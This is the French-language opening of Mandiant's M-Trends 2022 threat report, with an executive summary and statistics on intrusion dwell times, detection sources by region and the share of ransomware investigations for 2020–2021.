M-TRENDS 2022

RAPPORT SPÉCIAL MANDIANT

SOMMAIRE

NOTE DE SYNTHÈSE

Les récents événements observés sur le front du cyber nous rappellent à quel point la tâche des équipes de sécurité représente un défi sans fin. Les vulnérabilités critiques telles que « Log4Shell » soulignent l'existence de dangers insoupçonnés et la complexité relative à l'application de correctifs (patching). La supply chain constitue plus que jamais une cible privilégiée des attaquants, leur offrant un possible point d'entrée chez plusieurs éditeurs. Par ailleurs, les professionnels de la cybersécurité doivent veiller à la protection des systèmes de contrôle industriel, une mission d'autant plus vitale qu'un acte de double extorsion sur sept se termine par la divulgation d'informations OT critiques.

Chaque jour, les spécialistes Mandiant de la réponse à incident interviennent sur le terrain pour étudier et neutraliser les dernières attaques et menaces. Toutes les informations issues de ces observations et interventions sont ensuite transmises à nos clients par l'intermédiaire de nos différents services, ce qui leur donne un avantage indispensable face à un champ des menaces en constante évolution.

D'année en année, la publication du rapport *M-Trends* nous permet de partager certains de ces enseignements essentiels avec la communauté de la cybersécurité. Le *M-Trends 2022* ne déroge pas à la règle : vous y retrouverez un résumé détaillé de l'évolution des menaces, des recommandations visant à vous prémunir de ces dangers, ainsi que des indicateurs se rapportant aux incidents de sécurité observés aux quatre coins du globe.

Notre bilan débute sur une note positive, puisque la durée médiane de présence à l'échelle mondiale continue de baisser : pour les intrusions étudiées entre le 1er octobre 2020 et le 31 décembre 2021, le délai médian enregistré entre la compromission et la détection était de 21 jours, contre 24 jours lors de notre précédent rapport. Cette tendance reflète certes une amélioration de la visibilité et de la réactivité des équipes, mais notons que l'omniprésence des ransomwares contribue aussi à cette diminution.

En effet, la menace des rançongiciels et des techniques de double extorsion s'impose une nouvelle fois comme une préoccupation majeure. Nous observons cette année une augmentation des attaques visant l'infrastructure de virtualisation, contre lesquelles nous proposons des mesures préventives. Nous rendons également compte d'un exercice de simulation mené par notre Red Team et proposons quelques recommandations en matière de reprise après incident.

Également au sommaire de ce *M-Trends 2022* :

Chiffres clés – La durée médiane de présence à l'échelle mondiale – en ce qui concerne les intrusions identifiées et révélées aux victimes par des tiers – enregistre une forte diminution, passant de 73 jours (2020) à 28 jours. D'un autre côté, dans les cas où le vecteur d'infection initiale est identifié, les compromissions de la supply chain représentent 17 % des intrusions en 2021, contre moins de 1 % en 2020. Retrouvez d'autres indicateurs importants concernant la détection par source, les secteurs d'activité ciblés, les groupes cyber, ainsi que les malwares et les techniques d'attaque.

Groupes cybercriminels récemment catégorisés – Découvrez notre analyse détaillée de deux groupes à visée financière que nous avons catégorisés en 2021 : FIN12 et FIN13. Nous soulignons en outre l'existence de deux clusters marquants, mais non classés : UNC2891 et UNC1151.


Étude de cas : Microsoft Exchange – Notre équipe d'intervention relate une vingtaine d'incidents de sécurité impliquant tous l'exploitation de serveurs Microsoft Exchange sur site. Alors que nous investiguions des mineurs de cryptomonnaies déployés par un groupe à motivation financière, nous avons mis au jour la présence – dans les mêmes environnements – de deux acteurs à la solde d'États.

Cyberstratégie chinoise – Après une étude du programme de réalignement et de modernisation des outils employés par la Chine, nous explorons la résurgence du cyberespionnage et mettons en évidence les campagnes menées par des acteurs comme APT10 et APT41.

Prévention des erreurs de configuration – Nos investigations rendent compte de plusieurs compromissions dues à de mauvaises configurations résultant de l'utilisation combinée d'Active Directory (sur site) et d'Azure Active Directory dans le but d'obtenir une solution de gestion des identités unique et intégrée.

Le rapport *M-Trends 2022* poursuit donc notre mission essentielle de transparence au service des professionnels de la cybersécurité. Les informations présentées dans ce document ont été anonymisées afin de protéger les identités des victimes et leurs données.

LES CHIFFRES CLÉS



LES INVESTIGATIONS MANDIANT NOUS LIVRENT LEURS DONNÉES


Les indicateurs présentés dans le rapport *M-Trends 2022* s'appuient sur les investigations menées par Mandiant dans le cadre d'attaques ciblées, perpétrées entre le 1er octobre 2020 et le 31 décembre 2021.

Cette édition du *M-Trends* couvre donc une période s'étalant sur quinze mois, contre douze lors de ses précédentes itérations.

Détection par source

D'un point de vue général, nous observons une augmentation des notifications externes d'intrusion par rapport à l'année dernière. Cependant, la détection interne reste la principale source de découverte des compromissions. Le pourcentage d'intrusions identifiées en interne maintient une tendance ascendante – avec une fluctuation modérée – au cours des six dernières années.

Détection par source – 2011 à 2021




Dans les régions APAC et EMEA, la majorité des intrusions signalées au cours de l'année 2021 ont été identifiées en externe, contrairement aux événements observés en 2020. En ce qui concerne la zone Amériques, les indicateurs relatifs à la détection par source restent stables, avec une prépondérance de la découverte en interne.

La détection interne désigne les cas de compromission découverts par les entreprises victimes elles-mêmes.

Une notification externe est un cas dans lequel une entité tierce informe une entreprise qu'elle a été compromise – y compris lorsque l'incident est porté à la connaissance de la victime par un attaquant, au moyen d'une note d'extorsion.

Détection par source et par région – 2021




Sur le continent américain, les organisations ont détecté les intrusions par elles-mêmes dans 60 % des cas en 2021, contre 61 % en 2020. Les indicateurs relatifs à la détection par source témoignent d'une certaine stabilité dans la région depuis 2017.

Les entreprises de la zone APAC ont été notifiées par une entité externe dans 76 % des intrusions recensées en 2021, contre 48 % en 2020. Les observations constatées en 2021 s'inscrivent dans la lignée des évolutions rapportées depuis 2019. Cependant, les experts Mandiant soulignent que les indicateurs de détection par source ont connu des variations importantes en APAC au cours des cinq dernières années.

Dans la région EMEA, les organisations ont été informées par une entité externe dans 62 % des cas d'intrusion en 2021, contre 47 % en 2020. Comme en ce qui concerne l'APAC, l'analyse des tendances sur les cinq dernières années révèle une fluctuation des indicateurs de détection par source. La variabilité relevée dans ces deux régions (APAC et EMEA) peut s'expliquer par la maturation continue des programmes de sécurité des entreprises, ainsi que par l'amélioration des capacités de notification des entités externes.

Détection par source et par région – 2017 à 2021



La durée de présence correspond au nombre de jours d'implantation d'un attaquant dans le réseau d'une victime avant sa détection. Une valeur médiane permet de diviser un ensemble de données en deux parties égales.

Durée de présence

La durée médiane de présence à l'échelle mondiale a continué de baisser en 2021, les intrusions étant désormais détectées en trois semaines. Du côté des notifications externes, cet indicateur connaît également une nette amélioration. Les entités tierces, responsables d'un plus grand nombre de détections qu'en 2020, sont aussi plus réactives, ce qui contribue à raccourcir ce délai. La durée médiane de présence des compromissions identifiées en interne, en revanche, s'allonge par rapport à l'année dernière. Elle demeure toutefois plus courte que dans les cas de notification externe.

Évolution de la durée médiane de présence

24 → **21**

JOURS EN 2020 **JOURS EN 2021**

Durée de présence dans le monde

En 2021, la durée médiane de présence au niveau mondial est descendue à 21 jours, contre 24 jours en 2020. Cette amélioration de 13 % s'accompagne de changements notables en ce qui concerne la source de détection. D'une part, la durée médiane de présence se rapportant à des incidents identifiés en externe a chuté de 73 à 28 jours. De l'autre, les compromissions directement détectées par les entreprises ont vu, à l'inverse, leur durée médiane de présence s'allonger de 12 à 18 jours à l'échelle mondiale.

Nous observons donc une réduction considérable de la durée médiane de présence dans le monde lorsqu'un tiers est à l'origine de la notification. Les entités externes détectent désormais les intrusions et en avertissent les entreprises en moins d'un mois, soit un délai 62 % plus court qu'en 2020. Cette tendance traduit l'amélioration des capacités de détection externes, ainsi que des programmes de communication et de sensibilisation plus efficaces qu'auparavant.

Par contraste, les experts Mandiant ont constaté une augmentation de 50 % de la durée médiane de présence à l'échelle mondiale en ce qui concerne les intrusions repérées en interne : 12 jours en 2020, contre 18 jours en 2021. Malgré cette régression, les détections internes restent encore 36 % plus rapides que les notifications externes.

Durée médiane de présence dans le monde – 2011 à 2021

Notifications de compromission	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021
Tout	416	243	229	205	146	99	101	78	56	24	21
Notification externe	–	–	–	–	320	107	186	184	141	73	28
Détection interne	–	–	–	–	56	80	57,5	50,5	30	12	18


Répartition de la durée de présence dans le monde

À l'échelle mondiale, la durée de présence des menaces continue de s'améliorer aux deux extrémités du spectre. En 2021, 55 % des investigations ont fait état d'une durée de présence de 30 jours ou moins, et 67 % de ces compromissions (37 % du nombre total d'intrusions) ont été découvertes en une semaine ou moins.

L'équipe observe un pic de la durée d'implantation entre 90 et 300 jours – une fourchette dans laquelle se situent 20 % des investigations. Cela peut être le signe qu'une partie des intrusions reste sous les radars avant l'exécution d'actions à plus fort impact dans l'environnement, après les phases d'infection initiale et de reconnaissance (dans le cycle d'attaque ciblée). Ce phénomène peut également traduire l'existence d'une disparité entre, d'une part, les capacités de détection des organisations et, de l'autre, les types d'attaques auxquels elles sont confrontées.

Les données montrent enfin une baisse des intrusions demeurant inaperçues pendant de longues périodes. En effet, seulement 8 % des investigations menées en 2021 rapportent une durée de présence de plus d'un an – la moitié de ces compromissions (4 % du nombre total d'intrusions) s'étendant à plus de 700 jours.

Répartition de la durée médiane de présence dans le monde – 2018 à 2021



Légère diminution des investigations impliquant un ransomware

25 % EN 2020 → **23 %** EN 2021

Stagnation de la durée médiane de présence dans le monde (ransomwares)

5 JOURS EN 2020 → **5** JOURS EN 2021


Diminution de la durée médiane de présence dans le monde (hors ransomware)

45 JOURS EN 2020 → **36** JOURS EN 2021

Investigations impliquant un ransomware

Le pourcentage d'intrusions mettant en cause des ransomwares et des techniques de double extorsion reste relativement stable depuis un an. En 2021, ces cas ont représenté 23 % des compromissions, contre 25 % en 2020. Notons que ces attaques restent un facteur majeur du raccourcissement de la durée médiane de présence : les incidents liés aux ransomwares affichent une durée d'implantation médiane de 5 jours, contre 36 jours pour les autres formes d'intrusion malveillante – soit un délai 7 fois moins long. Bien que la durée médiane de présence des ransomwares soit identique à celle de l'an passé, ce même indicateur connaît une réduction de 20 % en ce qui concerne les autres formes d'intrusion.

Durée de présence dans le monde par type d'investigation – 2021



AMÉRIQUES

Stagnation de la durée médiane de présence

17 → **17**


JOURS EN 2020 **JOURS EN 2021**

Durée médiane de présence en zone Amériques

La durée médiane de présence des intrusions recensées sur le continent américain se stabilise à 17 jours, tout comme en 2020. Des disparités apparaissent en revanche selon chaque source de détection. Ainsi, le pourcentage augmente de 9 points pour les cas découverts en interne, dont la durée médiane de présence passe de 9 jours en 2020 à 18 jours en 2021. Malgré tout, l'accélération des détections internes se confirme sur les six dernières années. Par ailleurs, étant donné la forte amélioration observée dans la région en 2020, cette hausse relative n'est guère surprenante.


Les intrusions notifiées par un acteur externe, quant à elles, enregistrent une durée médiane de présence de seulement 15 jours, contre 49 jours en 2020. Les entités tierces ont alerté les entreprises américaines plus rapidement (baisse de 69 %) par rapport à l'année passée.

Durée médiane de présence – Amériques – 2016 à 2021



Dans la région, 57 % des intrusions ont été détectées en moins de 30 jours en 2021, et 68 % d'entre elles (39 % du nombre total d'incidents pour la zone Amériques) l'ont été en moins d'une semaine. Près de la moitié des compromissions ont été découvertes dans un délai de deux semaines ou moins et, d'autre part, ces intrusions sont moins nombreuses à rester inaperçues pendant de longues périodes. Les experts Mandiant observent un pic d'intrusions affichant une durée de présence comprise entre 90 et 300 jours, qui représentent 22 % des investigations menées dans la zone Amériques. En outre, seulement 4 % des menaces sont restées implantées plus d'un an.

Répartition de la durée de présence – Amériques – 2021




Évolution des investigations impliquant un ransomware

27,5 % → 22 %
EN 2020 **EN 2021**

